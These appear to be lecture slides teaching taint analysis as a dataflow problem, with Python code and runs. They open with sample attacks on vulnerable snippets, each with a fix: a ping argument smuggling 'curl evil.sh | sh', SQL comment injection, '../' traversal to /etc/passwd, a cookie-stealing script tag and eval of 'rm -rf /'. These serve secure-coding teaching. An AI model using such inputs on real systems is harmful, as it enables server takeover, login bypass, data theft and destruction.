# Lecture 4 – Taint Analysis

## SWS128: Software Analysis

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# Recall

- A **dataflow analysis**: data and a join, a transfer per edge, a direction, an initial value.
- Four classic analyses, one engine: `solve`.
- Today: a fifth one. It asks the question this course exists for.

# Contents

# Contents

# Command Injection (CWE-78)

```
def backup(request):
    host = request["host"]                          # from the request
    os.system("ping -c1 " + host)                   # runs a shell command
```

```
request = {"host": "localhost; curl evil.sh | sh"}
# the shell runs:  ping -c1 localhost; curl evil.sh | sh
```

- ; ends the ping. The rest downloads the attacker's script and runs it as the server: **the machine is theirs**.

**Fix**:

```
    os.system("ping -c1 " + shlex.quote(host))  # one argument
# the shell runs:  ping -c1 'localhost; curl evil.sh | sh'
```

- One argument, no second command.

# SQL Injection (CWE-89)

```
def login(request):
    name = request["user"]                          # from the request
    pw   = request["pw"]
    sql = "SELECT * FROM users WHERE name='" + name + "' AND pw='" + pw + "'"
    db.execute(sql)                                 # a row back = logged in
```

```
request = {"user": "admin' --", "pw": "whatever"}
# runs:  SELECT * FROM users WHERE name='admin' --' AND pw='whatever'
```

- `--` starts a comment, so the password check is gone. The query returns admin's row: **logged in as admin, no password**.

**Fix**:

```
    sql = "SELECT * FROM users WHERE name=? AND pw=?"
    db.execute(sql, (name, pw))                     # values sent beside the SQL
```

- `admin' --` is compared as a **name**. No user has it.

# Path Traversal (CWE-22)

```
def avatar(request):
    name = request["file"]                          # from the request
    return open("/var/avatars/" + name).read()  # sends a file back
```

```
request = {"file": "../../../../etc/passwd"}
# it opens:  /var/avatars/../../../../etc/passwd  =  /etc/passwd
```

- Each `../` climbs one directory. The server sends back `/etc/passwd` — **any file it can read**.

**Fix**:

```
    path = os.path.realpath("/var/avatars/" + name)  # "/etc/passwd"
    if path.startswith("/var/avatars/"):       # fails: refused
        return open(path).read()
```

- Resolved first, then **checked**: `/etc/passwd` is refused.

# Cross-Site Scripting (CWE-79)

```
def show(request):
    text = request["comment"]                    # from one user
    return "<p>" + text + "</p>"                  # shown to every visitor
```

```
request = {"comment": "<script>steal(document.cookie)</script>"}
# every visitor gets:  <p><script>steal(document.cookie)</script></p>
```

- The browser **runs** the script and sends that visitor's cookie to the attacker: **every visitor's session is stolen**.

**Fix**:

```
    return "<p>" + html.escape(text) + "</p>"
# every visitor gets:  <p>&lt;script&gt;steal(...)&lt;/script&gt;</p>
```

- Shown as text, not run.

# Code Injection (CWE-94)

```
def load(request):
    data = request["data"]                          # "['apple', 'banana']"
    return eval(data)                               # text -> a Python value
```

```
request = {"data": "__import__('os').system('rm -rf /')"}
# the server runs:  __import__('os').system('rm -rf /')
```

- `eval` runs **any** Python, not just a literal. This one wipes the server's disk.

**Fix**:

```
    return ast.literal_eval(data)                   # a literal, or ValueError
# literal_eval("['apple', 'banana']")   ->  ['apple', 'banana']
# literal_eval("__import__('os')...")   ->  ValueError
```

- A literal is **parsed**, never run. A call is rejected.

# Source, Sink, Sanitizer

- **Source**: where attacker data enters.
- **Sink**: a dangerous operation.
- **Sanitizer**: what makes the data safe for the sink.

| | **Source** | **Sink** | **Sanitizer** |
|---|---|---|---|
| Command injection | `request["host"]` | `os.system` | `shlex.quote` |
| SQL injection | `request["user"]` | `db.execute` | a `?` parameter |
| Path traversal | `request["file"]` | `open` | `realpath`, then a check |
| XSS | `request["comment"]` | the returned page | `html.escape` |
| Code injection | `request["data"]` | `eval` | `literal_eval` |

- **Taint analysis**: does data from a source reach a sink without passing a sanitizer? One analysis; only the table changes.

# Contents

# Sources and Sinks in MiniPy

MiniPy has no calls, so the roles are fixed:

- **Source**: the parameters.
- **Sink**: the returned value.
- **Sanitizer**: none. There is no `escape()` to call. The only way to clean data is a check such as `if uid == "admin":`, which we add at the end of this section.

```
def f(uid):                    # uid: source
    return "ls " + uid         # the return: sink -- alarm
```

The question is unchanged: *does a parameter reach the return, unchecked?*

# Taint Analysis

*Which variables may hold data the attacker controls here?*

- **Data**: $\mathbb{D} = \mathcal{P}(\mathrm{Var})$ (the tainted variables)
- **Join**: $\cup$ (**may**: true on some path)
- **Transfer**: for $\ell = p \xrightarrow{c} q$ with incoming data $T$,

| $c$ | kill($\ell$) | gen($\ell$) |
|---|---|---|
| $x$ := $e$ | $\{x\}$ | $\{x\}$ if $\mathsf{T}_T(e)$, $\emptyset$ otherwise |
| $x[e_1]$ := $e_2$ | $\emptyset$ | $\{x\}$ if $\mathsf{T}_T(e_2)$, $\emptyset$ otherwise |
| any other | $\emptyset$ | $\emptyset$ |

- **Direction**: forward
- **Initial**: $\Gamma_0(\texttt{entry}) = \{x \mid x \text{ a source}\}$, $\Gamma_0(p) = \emptyset$ otherwise
- $\mathsf{T}_T(e)$: is $e$ tainted, given $T$? Next page.
- Alarm when the returned expression is tainted at `exit`.

# Which Expressions Are Tainted? — $\mathsf{T}_T(e)$

An expression is tainted when **any variable in it** is in $T$:

| $e$ | $\mathsf{T}_T(e)$ |
|---|---|
| $n$, `"s"`, `True`, `None` | false — a literal is never tainted |
| $x$ | $x \in T$ |
| $e_1$ *op* $e_2$, `not` $e$ | $\mathsf{T}_T(e_1) \vee \mathsf{T}_T(e_2)$, $\mathsf{T}_T(e)$ |
| $[e_0, \ldots, e_k]$ | $\mathsf{T}_T(e_0) \vee \cdots \vee \mathsf{T}_T(e_k)$ |
| $e_1[e_2]$ | $\mathsf{T}_T(e_1)$ |

With $T = \{\texttt{uid}\}$:


| | | |
|---|---|---|
| `"SELECT * FROM t"` | clean | a literal |
| `sql + "1"` | clean | `sql` $\notin T$ |
| `sql + uid` | **tainted** | `uid` $\in T$ |
| `uid[3]` | **tainted** | `uid` $\in T$ |
| `[sql, uid]` | **tainted** | one element is |

# The Program

```
def query(uid, safe):                          # uid, safe: sources
    sql = "SELECT * FROM users WHERE id = "
    tmp = uid                                  # from uid
    if safe:
        sql = sql + "1"
    else:
        sql = sql + tmp                        # from tmp
    n = 0
    return sql                                 # sink
```


- Two sources, one sink, two paths. On one path the sink gets a literal; on the other, the attacker's `uid` through `tmp`.
- By hand, that is the answer. The analysis has to find it from the **graph**.

# Its CFG




Seven points, seven edges. The `if` became two `assume` edges out of $3$ that meet again at $4$.

# Taint Analysis, Step by Step




Pop 1: nothing out, $W$ empty. `return sql` reads a tainted variable: **alarm**. Right about the *program*, wrong about the run where `safe` holds — a **may** answer.

# Field Sensitivity

```
def f(a, b):
    xs = [a, 1, 2]
    xs[2] = b
    return xs[1]          # clean
```


One fact per variable taints all of `xs`, so `xs[1]` is reported: a **false positive**.

Name the **parts** instead: $\mathbb{D} = \mathcal{P}(\mathsf{Var} \cup \mathsf{Var} \times \mathbb{N})$, where `xs[0]` is element $0$ and `xs` is the rest.

| $c$ | kill($\ell$) | gen($\ell$) |
|---|---|---|
| $x := [e_0, \ldots, e_k]$ | all of $x$ | $\{x[i] \mid \mathsf{T}_T(e_i)\}$ |
| $x[n] := e$ | $\emptyset$ | $\{x[n]\}$ if $\mathsf{T}_T(e)$ |
| $x[e_1] := e_2$ | $\emptyset$ | $\{x\}$ if $\mathsf{T}_T(e_2)$ |

- Reading `xs[n]`: tainted if `xs[n]` or `xs` is.
- A write kills nothing — a **weak update**.

# Field Sensitivity, Step by Step




$\texttt{xs[1]} \notin T$ and $\texttt{xs} \notin T$: **clean**.

One fact per variable would have tainted all of `xs` at $\ell_0$ and reported it.

# Validators

```
def f(uid):
    q = "SELECT 1"
    if uid == "admin":
        q = "SELECT " + uid   # clean
    return q
```

On that branch `uid` is one known value. The attacker chose nothing that survives the check.

The `assume` edge becomes a sanitizer:

$$\text{kill}(\texttt{assume}(x \texttt{ == } \text{a literal})) = \text{all of } x$$

- The other edge, `assume(not ...)`, kills nothing.
- `path.startswith("/var/avatars/")` is the same idea. The model says which checks count.

# Implicit Flow

```
def f(secret):
    leak = 0
    if secret == 42:
        leak = 1
    return leak
```

- `leak` only ever gets `0` or `1`, both literals. Our analysis says **clean**.
- But `f` returns `1` exactly when `secret == 42`. The return value tells you something about `secret`.
- `secret` never reaches `leak` by assignment. It decides *which* assignment runs. That is an **implicit flow**.
- Catching it means: taint every assignment inside an `if` on tainted data. Then almost everything is tainted. Taint tools do not do this, and neither do we.

# Contents

# In Python – The Transfer

```python
def transfer(e: Edge, t: Data) -> Data:
    match e.cmd:
        case Assign(x, rhs):                # kill x, then gen
            t = (t - of(x, t)) | gen(x, rhs, t)
        case IndexAssign(x, Num(n), rhs):  # weak update
            t = t | gen1(x, n, rhs, t)
        case IndexAssign(x, _, rhs):
            t = t | gen1(x, STAR, rhs, t)
        case Assume(BinOp("==", Var(x), c)) if not vars_of(c):
            t = t - of(x, t)                # validator: x is c
    return t
```

- A fact `(x, i)`: `i` a literal index, or `STAR` for the rest.
- `gen` builds the facts `x = rhs` creates. The engine is untouched.

# Running It

```
>>> from syntax import parse
>>> from cfg import build
>>> from taint import facts, alarms, show
>>> src = """
... def query(uid, safe):
...     sql = "SELECT * FROM users WHERE id = "
...     tmp = uid
...     if safe:
...         sql = sql + "1"
...     else:
...         sql = sql + tmp
...     n = 0
...     return sql
... """
>>> g = build(parse(src))
>>> show(facts(g)[g.exit])
['safe', 'sql', 'tmp', 'uid']
>>> alarms(g)                              # (point, sink)
[(1, 'sql')]
```

# Running It – Field Sensitivity

```
>>> src = """
... def f(a, b):
...     xs = [a, 1, 2]
...     xs[2] = b
...     return xs[1]
... """
>>> g = build(parse(src))
>>> show(facts(g)[g.exit])
['a', 'b', 'xs[0]', 'xs[2]']
>>> alarms(g)                          # xs[1] is clean
[]
```

# What It Cannot See

- **Aliases**. `view = row; row[0] = uid; return view[0]` is reported clean.

  $\rightarrow$ pointer analysis

- **Calls**. Tainted data into a helper and out again.

  $\rightarrow$ inter-procedural analysis

- **Infeasible paths**. It reports a flow on a path no input can take.

  $\rightarrow$ symbolic execution

- **No witness**. An alarm comes without an input that triggers it.

  $\rightarrow$ dynamic analysis

# Summary

# Next Lecture

- Abstract Interpretation

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